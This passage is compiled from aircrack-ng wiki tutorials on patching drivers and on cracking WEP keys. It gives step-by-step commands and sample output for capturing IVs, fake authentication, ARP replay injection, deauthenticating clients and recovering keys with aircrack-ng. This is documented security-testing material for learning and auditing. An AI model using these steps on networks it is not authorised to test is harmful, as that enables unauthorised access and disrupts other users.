- -p0 means the number of directories to strip from the file names within the patch. You sometimes need to experiment with -p1, -p2, -p3, etc. to strip varying numbers of directories.

If you want to test applying the patch:

```
patch -Np0 --dry-run --verbose -i <name of the patch file>
```

NOTE: There is double dash in front of "dry-run" and "verbose".

It is always a good idea to perform a test prior to applying it for real. This way you can avoid problems.

Once the patch is installed then you need to recompile the program. This is typically done via:

```
make
make install
```

If you are recompiling a kernel module then see this [links#compiling_kernels|wiki entry]] for instructions on compiling kernels and single modules.

To undo (reverse) a patch:

```
patch -Rp0  -i <name of the patch file>
```

Where:

- -R means reverse the patch if it has already been installed.
- -p0 means the number of directories to strip from the file names within the patch. You sometimes need to experiment with -p1, -p2, -p3, etc. to strip varying numbers of directories.

Troubleshooting Tips

Can't find file to patch at input line

You get an error message similar to the following:

```
can't find file to patch at input line 4
Perhaps you used the wrong -p or --strip option?
The text leading up to this was:
--------------------------
|diff -Naur rtl8187_linux_26.1010.0622.2006_orig/beta-8187/ieee80211_crypt.h rtl8187_linux_26.1010.0622.2006_rawtx/beta-8187/ieee80211_crypt.h
|--- rtl8187_linux_26.1010.0622.2006_orig/beta-8187/ieee80211_crypt.h   2006-06-05 22:58:02.000000000 -0400
|+++ rtl8187_linux_26.1010.0622.2006_rawtx/beta-8187/ieee80211_crypt.h  2008-08-12 13:11:32.000000000 -0400
--------------------------
File to patch:
```

There are a few possible solutions depending on the root cause of the problem:

- Make sure the file you are trying to patch really exists on your system. In the example above, verify that "ieee80211_crypt.h" really exists. If if does not, then install the source code which contains the file. As well, most times you need the kernel headers and/or kernel source installed. The version of the kernel headers/source MUST match the version of the kernel you are running. "uname -r" will show you which kernel version you are running. As well, Fedora requires the kernel-devel rpm to be installed.
- You have the patch located in the wrong directory. Re-read the section in the Introduction section above regarding where to place the patch. Sometimes you can get clues about where to place the patch by looking at the patch itself. The directory paths specified in the patch should give you an indication of where it should be placed.
- Play with the "-pX" value. This allows you to strip directories off of the referenced files in the patch. Try -p0, -p1, -p2, etc.
- The version of the patch may be wrong for your kernel version. Check to ensure that the patch you are using is known to work properly against the kernel you are running.

Hunk #X FAILED at XXX

You get an error message similar to the following:

```
patching file drivers/net/wireless/iwlwifi/iwl-sta.c
Hunk #1 FAILED at 968.
1 out of 1 hunk FAILED -- saving rejects to file drivers/net/wireless/iwlwifi/iwl-sta.c.rej
patching file drivers/net/wireless/iwlwifi/iwl-tx.c
Hunk #1 FAILED at 783.
Hunk #2 FAILED at 805.
Hunk #3 FAILED at 819.
3 out of 3 hunks FAILED -- saving rejects to file drivers/net/wireless/iwlwifi/iwl-tx.c.rej
```

This means the patch does not match the program source code on your system in one or more places. As a result, the patch process has failed.

There are a few possible solutions depending on the root cause of the problem:

- In some rare cases, a few failures may still be ignored. You can try compiling the program and see if it works. Not a high probability but worth a try.
- The version of the patch may be wrong for your kernel version. Check to ensure that the patch you are using is known to work properly against the kernel you are running. Most likely, you need an older or new version of the patch.
- If all hunks fail: The patch may be whitespace-damaged. Try adding the -l option to the patch command line.
- Try applying the patch with the "fuzz" option: add "-F3" to the patch command line. (The number specifies the maximal fuzz allowed - 3 is a value that works well.)
- If all else fails, you can try manually updating the source code by reviewing the patch and applying the changes by hand.

Tutorial: Aircrack-ng Suite under Windows for Dummies

Version: 1.02 December 18, 2007
By: darkAudax

Introduction

First and foremost, Windows is virtually useless for wireless activities due to the huge number of restrictions. The restrictions do not come from the aircrack-ng suite so please don't ask for enhancements.

Here is a quick recap of the limitations:

- Very few supported wireless cards: There are very few wireless cards which will work with the aircrack-ng suite. Most laptops come with Intel-based cards and none of these are supported. See the following links: Compatibility, Drivers, Which Card to Purchase and Tutorial: Is My Wireless Card Compatible? for more information. It is also important to note that there is little or no documentation accurately describing which version of the third party drivers you require for each card.

- Dependency on third parties: The Windows world is highly proprietary and thus the source code for the drivers is not available publicly. As a result, no troubleshooting or fixes are available from the aircrack-ng team for these third party drivers. If there is a problem, you are on your own.

- Limited operating system support: The Windows version works best with WinXP. It does not support Win98, some people have reported success with Win2000 but many have been unsuccessful with it and Vista is not supported. There is some evidence that a few people have aircrack-ng working under Vista but most people report failures. So basically, your best chance of success is under WinXP.

- Passive capture of packets: Most people want to test the WEP security on their own access point. In order to do this, you must capture in the order of 250,000 to 2,000,000 WEP data packets. This is a lot of packets. With Windows, you can only capture packets passively. Meaning, you just sit back and wait for the packets to arrive. There is no way to speed things up like in the linux version. In the end, it could take you days, weeks, months or forever to capture sufficient packets to crack a WEP key.

- Limited GUI: Most of the aircrack-ng suite tools are oriented towards command line utilization. There is only a very limited GUI available to assist you. So you must be more technically literate to successfully use these tools. Thus, if you are used to running a Windows installer then clicking your way to happiness, you are going to be exceedingly unhappy and lost with aircrack-ng.

- Technical Orientation: Dealing with wireless requires a fair amount of operating system, basic wireless and networking knowledge. If you don't have this or are not prepared to do your own research, then you will find the tools and techniques bewildering. Do not expect people on the forums or IRC to answer basic knowledge questions. It is up to you to have these skills before starting out.

If you truly want to explore the world of wireless then you need to make the commitment to learn and use linux plus the aircrack-ng suite linux version. An easy way to start is to utilize the Backtrack live distribution. This distribution has the aircrack-ng suite plus patched drivers already installed which jumpstarts your learning process. BackTrack information can be found here.

Installation and Usage

OK, you have come this far and still want to proceed? Just remember that there is an expectation that you have done your homework and have some base knowledge. Again, do not post questions on the forum or IRC that are dealt with in this tutorial or on the Wiki [http://aircrack-ng.org].

Here are the basic steps to install and use the aircrack-ng suite under Windows:

1. Get a compatible wireless card: See the following links: Compatibility, Drivers, Which Card to Purchase and Tutorial: Is My Wireless Card Compatible? for more information.
2. Install the drivers: Based on step one above, install the drivers per these instructions.
3. Install aircrack-ng suite: See these instructions.
4. Use aircrack-ng suite: See Part 1 - Cracking WEP with Windows XP Pro SP2 [http://www.tazforum.thetazzone.com/viewtopic.php?t=2069]. As well, the Wiki [http://aircrack-ng.org] has documentation on each command. The commands need to run via the Windows command prompt or via the Aircrack-ng GUI. You have to be in the directory which contain the commands on your PC.

Troubleshooting Tips

There is some limited troubleshooting information under the airodump-ng command.

Aircrack-ng Newbie Guide for Linux

Idea and initial work: ASPj
Additions by: a number of good souls
Last updated: May 09, 2008

This tutorial will give you the basics to get started using the aircrack-ng suite. It is impossible to provide every piece of information you need and cover every scenario. So be prepared to do some homework and research on your own. The Forum [http://forum.aircrack-ng.org/] and the Wiki [http://aircrack-ng.org/doku.php] have lots of supplementary tutorials and information.

Although it does not cover all the steps from start to finish like this tutorial, the Simple WEP Crack tutorial covers the actual aircrack-ng steps in much more detail.

Setting up Hardware, Installing Aircrack-ng

The first step in getting aircrack-ng working properly on your Linux system is patching and installing the proper driver for your wireless card. Many cards work with multiple drivers, some of which provide the necessary features for using aircrack-ng, and some of which do not.

Needless to say, you need a wireless card which is compatible with the aircrack-ng suite. This is hardware which is fully compatible and can inject packets. A compatible wireless card can be used to crack a wireless access point in under an hour.

To determine to which category your card belongs to, see hardware compatibility page. Read Tutorial: Is My Wireless Card Compatible? if you don't know where to look in this table. It still does not hurt to read this tutorial to build your knowledge and confirm your card attributes.

First, you need to know which chipset is used in your wireless card and which driver you need for it. You will have determined this using the information in the previous paragraph. The drivers section will tell you which drivers you need for your specific chipset. Download them and then get the corresponding patch from http://patches.aircrack-ng.org [http://patches.aircrack-ng.org]. (These patches enables the support for injection.)

As I own a Ralink USB device, I am providing the steps to get it working with Aircrack-ng. Before you are able to compile and install drivers, you need the kernel-sources for your distribution installed.

If you own another type of card, check the installing drivers page for instructions about other drivers. As well, do a search in the net if you're unsure how to install them.

RaLink USB rt2570 Setup guide

If you own a rt2570 USB device (like D-Link DWL-G122 rev. B1 or Linksys WUSB54G v4) you should use the drivers from http://homepages.tu-darmstadt.de/~p_larbig/wlan/ [http://homepages.tu-darmstadt.de/~p_larbig/wlan/] These are special modified drivers, which support injection and are reported to work best with Aircrack-ng. They don't need to be patched. Of course these drivers do also work for normal operation. (Starting with kernel 2.6.25 and Aircrack-ng v1.0-rc1, the in-kernel driver, rt2500usb, can also be used.)

Lets unpack, compile and install the drivers:

```
tar xfj rt2570-k2wrlz-1.3.0.tar.bz2
cd rt2570-k2wrlz-1.3.0/Module
make
make install
```

The last step has to be performed as root. Use su to change to root. Now we can load the module into the kernel:

```
modprobe rt2570
```

Plug in your card, it should be recognized as rausb0 now. Run iwconfig to list your wireless devices and check if everything is working.

Aircrack-ng installation

Source

Get the latest copy of aircrack-ng from the homepage: http://www.aircrack-ng.org [http://www.aircrack-ng.org] The following commands would have to be changed if you use a newer version of the software.

Unpacking, compiling, installing:

```
tar xfz aircrack-ng-1.0-rc1.tar.gz
cd aircrack-ng-1.0-rc1
make
make install
```

As usual, the last step needs to be performed as root, use **su** or **sudo -s** to login as root (use **sudo make** install for Ubuntu).

YUM

WARNING!!! Currently, neither of the repositories hosts the latest version of Aircrack-ng. It's recommended that you use the first method instead.

If you are using a system like Redhat Linux or Fedora Core you can install aircrack-ng with yum. First you have to add the repository of Dag Wieers [http://dag.wieers.com/home-made/apt/] or Dries [http://dries.studentenweb.org/rpm/].

```
su
yum -y install aircrack-ng
```

RPM

WARNING!!! Currently, neither of the repositories hosts the latest version of Aircrack-ng. It's recommended that you use the first method instead.

If you are using a system which is rpm-based then you can take the easy way to install aircrack-ng. (Example for Redhat Linux 4)

```
su
rpm -ihv http://dag.wieers.com/rpm/packages/aircrack-ng/aircrack-ng-0.7-1.el4.rf.i386.rpm
```

IMPORTANT: Check http://dag.wieers.com/rpm/packages/aircrack-ng/ [http://dag.wieers.com/rpm/packages/aircrack-ng/] for the latest version of the aircrack-ng suite and change the command above to reference the latest version.

IEEE 802.11 basics

Ok, now everything is ready, time to make a pit stop before the action finally starts and learn something about how wireless networks work.

The following chapter is very important, if something doesn't work as expected. Knowing what all is about helps you find the problem or helps you at least to describe it so someone else who can help you. This is a little bit scientific and maybe you feel like skipping it. However, a little knowledge is necessary to crack wireless networks and because it is a little more than just typing one command and letting aircrack do the rest.

How a wireless network is found

This is a short introduction into managed networks, these ones working with Access Points (AP). Every AP sends out about 10 so called beacon frames a second. These packets contain the following information:

- Name of the network (ESSID)
- If encryption is used (and what encryption is used; pay attention, that may not be always true just because the AP advertises it)
- What MBit data rates are supported
- Which channel the network is on

This information is then shown in your tool that connects to this network. It is shown when you let your card scan for networks with **iwlist <interface> scan** and when you run airodump-ng.

Every AP has a unique MAC address (48 bit, 6 pair of hexadecimal numbers). It looks like 00:01:23:4A:BC:DE. Every network hardware device has such an address and network devices communicate with each other by using this MAC address. So its basically like a unique name. MAC addresses are unique, no two network devices in the world have the same MAC address.

Connecting with a network

If you want to connect to a wireless network, there are some possibilities. In most cases, Open System Authentication is used. (Optional: If you want to learn more about authentication, check this [http://documentation.netgear.com/reference/fra/wireless/WirelessNetworkingBasics-3-06.html] out.)

Open System Authentication:

1. Ask the AP for authentication.
2. The AP answers: OK, you are authenticated.
3. Ask the AP for association
4. The AP answers: OK, you are now connected.

This is the simplest case, BUT there could be some problems if you are not legitimate to connect:

- WPA/WPA2 is in use, you need EAPOL authentication. The AP will deny you at step 2.
- Access Point has a list of allowed clients (MAC addresses), and it lets no one else connect. This is called MAC filtering.
- Access Point uses Shared Key Authentication, you need to supply the correct WEP key to be able to connect. (See the How to do shared key fake authentication? tutorial for advanced techniques.)

Simple sniffing and cracking

Discovering Networks

The first thing to do is looking out for a potential target. The aircrack-ng suite contains airodump-ng for this - but other programs like Kismet [http://www.kismetwireless.net/] can be used too.

Prior to looking for networks, you must put your wireless card into what is called “monitor mode”. Monitor mode is a special mode that allows your PC to listen to every wireless packet. This monitor mode also allows you to optionally inject packets into a network. Injection will be covered later in this tutorial.

To put your wireless card into monitor mode:

airmon-ng start rausb0


To confirm it is in monitor mode, run “iwconfig” and confirm the mode. The airmon-ng page on the Wiki has generic information and how to start it for other drivers.

Then, start airodump-ng to look out for networks:

```
airodump-ng rausb0
```

“rausb0” is the network interface (nic) name. If you are using a different WLAN device than a rt2570 you'll have to use a different nic name. Take a look in the documentation of the nic driver. For most newer drivers, the primary interface name is “wlan0”, but for monitoring, a secondary interface (“mon0”, created when you run airmon-ng) is used.

If airodump-ng could connect to the WLAN device, you'll see a screen like this:



```
 CH 13 ][ Elapsed: 3 mins ][ 2006-07-29 16:46

 BSSID              PWR  Beacons    # Data  CH  MB   ENC    ESSID

 00:01:02:03:04:05   51       155       81   1  11   WEP
 00:09:5B:01:02:03   40        45        5  11  54.  WPA
 00:0F:CB:01:02:03   32        39        0   6  54.  WEP?   3Com
 00:03:C9:01:02:03   33        26        0  11  48   WEP?
 00:12:17:01:02:03   30        15        0  11  48   OPN    WLAN
 00:15:0C:01:02:03   26        14        0   6  54.  WEP?

 BSSID              STATION            PWR  Packets  Probes

 00:01:02:03:04:05  00:04:05:06:07:08   48       45
```

airodump-ng hops from channel to channel and shows all access points it can receive beacons from. Channels 1 to 14 are used for 802.11b and g (in US, they only are allowed to use 1 to 11; 1 to 13 in Europe with some special cases; 1-14 in Japan). Channels between 36 and 149 are used for 802.11a. The current channel is shown in the top left corner.

After a short time some APs and (hopefully) some associated clients will show up.

The upper data block shows the access points found:

BSSID	The MAC address of the AP
PWR	Signal strength. Some drivers don't report it
Beacons	Number of beacon frames received. If you don't have a signal strength you can estimate it by the number of beacons: the more beacons, the better the signal quality
Data	Number of data frames received
CH	Channel the AP is operating on
MB	Speed or AP Mode. 11 is pure 802.11b, 54 pure 802.11g. Values between are a mixture
ENC	Encryption: OPN: no encryption, WEP: WEP encryption, WPA: WPA or WPA2 encryption, WEP?: WEP or WPA (don't know yet)
ESSID	The network name. Sometimes hidden

The lower data block shows the clients found:

BSSID	The MAC of the AP this client is associated to
STATION	The MAC of the client itself
PWR	Signal strength. Some drivers don't report it
Packets	Number of data frames received
Probes	Network names (ESSIDs) this client has probed

Now you should look out for a target network. It should have a client connected because cracking networks without a client is an advanced topic (See How to crack wep with no clients). It should use WEP encryption and have a high signal strength. Maybe you can re-position your antenna to get a better signal. Often a few centimeters make a big difference in signal strength.

In the example above the net 00:01:02:03:04:05 would be the only possible target because it's the only one with an associated client. But it also has a high signal strength so it's really a good target to practice.

Sniffing IVs

Because of the channel hopping you won't capture all packets from your target net. So we want to listen just on one channel and additionally write all data to disk to be able to use it for cracking:

```
airodump-ng -c 11 --bssid 00:01:02:03:04:05 -w dump rausb0
```

With the -c parameter you tune to a channel and the parameter after -w is the prefix to the network dumps written to disk. The ”--bssid” combined with the AP MAC address limits the capture to the one AP. The ”--bssid” option is only available on new versions of airodump-ng.

Before being able to crack WEP you'll usually need between 40 000 and 85 000 different Initialization Vectors (IVs). Every data packet contains an IV. IVs can be re-used, so the number of different IVs is usually a bit lower than the number of data packets captured.

So you'll have to wait and capture 40K to 85K of data packets (IVs). If the network is not busy it will take a very long time. Often you can speed it up a lot by using an active attack (=packet replay). See the next chapter.

Cracking

If you've got enough IVs captured in one or more file, you can try to crack the WEP key:

```
aircrack-ng -b 00:01:02:03:04:05 dump-01.cap
```

The MAC after the -b option is the BSSID of the target and dump-01.cap the file containing the captured packets. You can use multiple files, just add all their names or you can use a wildcard such as dump*.cap.

For more information about aircrack-ng parameters, description of the output and usage see the manual.

The number of IVs you need to crack a key is not fixed. This is because some IVs are weaker and leak more information about the key than others. Usually these weak IVs are randomly mixed in between the stronger ones. So if you are lucky, you can crack a key with only 20 000 IVs. But often this it not enough and aircrack-ng will run a long time (up to a week or even longer with a high fudge factor) and then tell you the key could not be cracked. If you have more IVs cracking can be done a lot faster and is usually done in a few minutes, or even seconds. Experience shows that 40 000 to 85 000 IVs is usually enough for cracking.

There are some more advanced APs out there that use an algorithm to filter out weak IVs. The result is either that you can't get more than “n” different IVs from the AP or that you'll need millions (like 5 to 7 million) to crack the key. Search in the Forum [http://forum.aircrack-ng.org/], there are some threads about cases like this and what to do.

Active attacks

Injection support

Most devices don't support injection - at least not without patched drivers. Some only support certain attacks. Take a look at the compatibility page, column aireplay. Sometimes this table is not up-to-date, so if you see a “NO” for your driver there don't give up yet, but look at the driver homepage, the driver mailing list or our Forum [http://forum.aircrack-ng.org/]. If you were able to successfully replay using a driver which is not listed as supported, don't hesitate to update the compatibility page table and add a link to a short howto. (To do this, request a wiki account on IRC.)

The first step is to make sure packet injection really works with your card and driver. The easiest way to test it is the injection test attack. Make sure to perform this test prior to proceeding. Your card must be able to successfully inject in order to perform the following steps.

You'll need the BSSID (AP MAC) and ESSID (network name) of an AP that does not do MAC filtering (e.g. your own) and must be in range of the AP.

Try to connect to your AP using aireplay-ng:

```
aireplay-ng --fakeauth 0 -e "your network ESSID" -a 00:01:02:03:04:05 rausb0
```

The value after -a is the BSSID of your AP.

If injection works you should see something like this:

```
12:14:06  Sending Authentication Request
12:14:06  Authentication successful
12:14:06  Sending Association Request
12:14:07  Association successful :-)
```

If not

1. double-check ESSID and BSSID
2. make sure your AP has MAC filtering disabled
3. test it against another AP
4. make sure your driver is properly patched and supported
5. Instead of “0”, try “6000 -o 1 -q 10”

ARP replay

Now that we know that packet injection works, we can do something to massively speed up capturing IVs: ARP-request reinjection

The idea

ARP [http://en.wikipedia.org/wiki/Address_Resolution_Protocol] works (simplified) by broadcasting a query for an IP and the device that has this IP sends back an answer. Because WEP does not protect against replay, you can sniff a packet, send it out again and again and it is still valid. So you just have to capture and replay an ARP-request targeted at the AP to create lots of traffic (and sniff IVs).

The lazy way

First open a window with an airodump-ng sniffing for traffic (see above). aireplay-ng and airodump-ng can run together. Wait for a client to show up on the target network. Then start the attack:

```
aireplay-ng --arpreplay -b 00:01:02:03:04:05 -h 00:04:05:06:07:08 rausb0
```

-b specifies the target BSSID, -h the MAC of the connected client.

Now you have to wait for an ARP packet to arrive. Usually you'll have to wait for a few minutes (or look at the next chapter).

If you were successful, you'll see something like this:

```
Saving ARP requests in replay_arp-0627-121526.cap
You must also start airodump to capture replies.
Read 2493 packets (got 1 ARP requests), sent 1305 packets...
```

If you have to stop replaying, you don't have to wait for the next ARP packet to show up, but you can re-use the previously captured packet(s) with the -r <filename> option.

When using the arp injection technique, you can use the PTW method to crack the WEP key. This dramatically reduces the number of data packets you need and also the time needed. You must capture the full packet in airodump-ng, meaning do not use the ”--ivs” option when starting it. For aircrack-ng, use “aircrack -z <file name>”. (PTW is the default attack in 1.0-rc1.)

If the number of data packets received by airodump-ng sometimes stops increasing you maybe have to reduce the replay-rate. You do this with the -x <packets per second> option. I usually start out with 50 and reduce until packets are received continuously again. Better positioning of your antenna usually also helps.

The aggressive way

Most operating systems clear the ARP cache on disconnection. If they want to send the next packet after reconnection (or just use DHCP), they have to send out ARP requests. So the idea is to disconnect a client and force it to reconnect to capture an ARP-request. A side-effect is that you can sniff the ESSID and possibly a keystream during reconnection too. This comes in handy if the ESSID of your target is hidden, or if it uses shared-key authentication.

Keep your airodump-ng and aireplay-ng running. Open another window and run a deauthentication attack:

```
aireplay-ng --deauth 5 -a 00:01:02:03:04:05 -c 00:04:05:06:07:08 rausb0
```

-a is the BSSID of the AP, -c the MAC of the targeted client.

Wait a few seconds and your arp replay should start running.

Most clients try to reconnect automatically. But the risk that someone recognizes this attack or at least attention is drawn to the stuff happening on the WLAN is higher than with other attacks.

Further tools and information

Tutorial in french for aircrack-ng [http://www.tuto-fr.com/tutoriaux/crack-wep/aircrack-ng.php] or in english [http://www.tuto-fr.com/en/tutorial/tutorial-crack-wep-aircrack.php]

Tutorial: Simple WEP Crack

Version: 1.20 January 11, 2010
By: darkAudax

Introduction

This tutorial walks you though a very simple case to crack a WEP key. It is intended to build your basic skills and get you familiar with the concepts. It assumes you have a working wireless card with drivers already patched for injection.

The basic concept behind this tutorial is using aireplay-ng replay an ARP packet to generate new unique IVs. In turn, aircrack-ng uses the new unique IVs to crack the WEP key. It is important to understand what an ARP packet is. This "What is an ARP?" section provides the details.

For a start to finish newbie guide, see the Linux Newbie Guide. Although this tutorial does not cover all the steps, it does attempt to provide much more detailed examples of the steps to actually crack a WEP key plus explain the reason and background of each step. For more information on installing aircrck-ng, see Installing Aircrack-ng and for installing drivers see Installing Drivers.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- There is at least one wired or wireless client connected to the network and they are active. The reason is that this tutorial depends on receiving at least one ARP request packet and if there are no active clients then there will never be any ARP request packets.
- You are using v0.9 of aircrack-ng. If you use a different version then some of the common options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change “ath0” to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Since none of us are patient, we use a technique called injection to speed up the process. Injection involves having the access point (AP) resend selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time.

Once we have captured a large number of IVs, we can use them to determine the WEP key.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Test the injection capability of the wireless device to the AP
3. Use aireplay-ng to do a fake authentication with the access point
4. Start airodump-ng on AP channel with a bssid filter to collect the new unique IVs
5. Start aireplay-ng in ARP request replay mode to inject packets
6. Run aircrack-ng to crack key using the IVs collected

Step 1 - Start the wireless interface in monitor mode on AP channel

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later select some for injection. As well, only (there are some rare exceptions) monitor mode allows you to inject packets. (Note: this procedure is different for non-Atheros cards.)

First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter “iwconfig” to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run “iwconfig” to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Substitute the channel number that your AP runs on for “9” in the command above. This is important. You must have your wireless card locked to the AP channel for the following steps in this tutorial to work correctly.

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the madwifi-ng drivers are being used. For other drivers, use the wireless interface name. Examples: “wlan0” or “rausb0”.

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.

wifi0     no wireless extensions.

eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Please note that only the madwifi-ng drivers show the MAC address of your wireless card, the other drivers do not do this. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide /Channel.html#wp134132 [http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132] . This will give you the frequency for each channel.

Step 2 - Test Wireless Device Packet Injection

The purpose of this step ensures that your card is within distance of your AP and can inject packets to it.

Enter:

```
aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80  ath0
```

Where:

- -9 means injection test

- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

The system should respond with:

```
09:23:35  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
09:23:35  Trying broadcast probe requests...
09:23:35  Injection is working!
09:23:37  Found 1 AP

09:23:37  Trying directed probe requests...
09:23:37  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
09:23:39  Ping (min/avg/max): 1.827ms/68.145ms/111.610ms Power: 33.73
09:23:39  30/30: 100%
```

The last line is important. Ideally it should say 100% or a very high percentage. If it is low then you are too far away from the AP or too close. If it is zero then injection is not working and you need to patch your drivers or use different drivers.

See the injection test for more details.

Step 3 - Start airodump-ng to capture the IVs

The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point.

Open another console session to capture the generated IVs. Then enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.
- -w capture is file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

While the injection is taking place (later), the screen will look similar to this:

```
CH  9 ][ Elapsed: 8 mins ][ 2007-03-21 19:25

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   42 100     5240   178307  338   9  54  WEP  WEP         teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:88:AC:82   42     0   183782
```

Step 4 - Use aireplay-ng to do a fake authentication with the access point

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a “DeAuthentication” packet in cleartext. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails. Remember the golden rule: The MAC you use for injection must be associated with the AP by either using fake authentication or using a MAC from an already-associated client.

To associate with an access point, use fake authentication:

```
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:0F:B5:88:AC:82 is our card MAC address
- ath0 is the wireless interface name

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

- 6000 - Reauthenticate every 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Success looks like:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Here is an example of what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
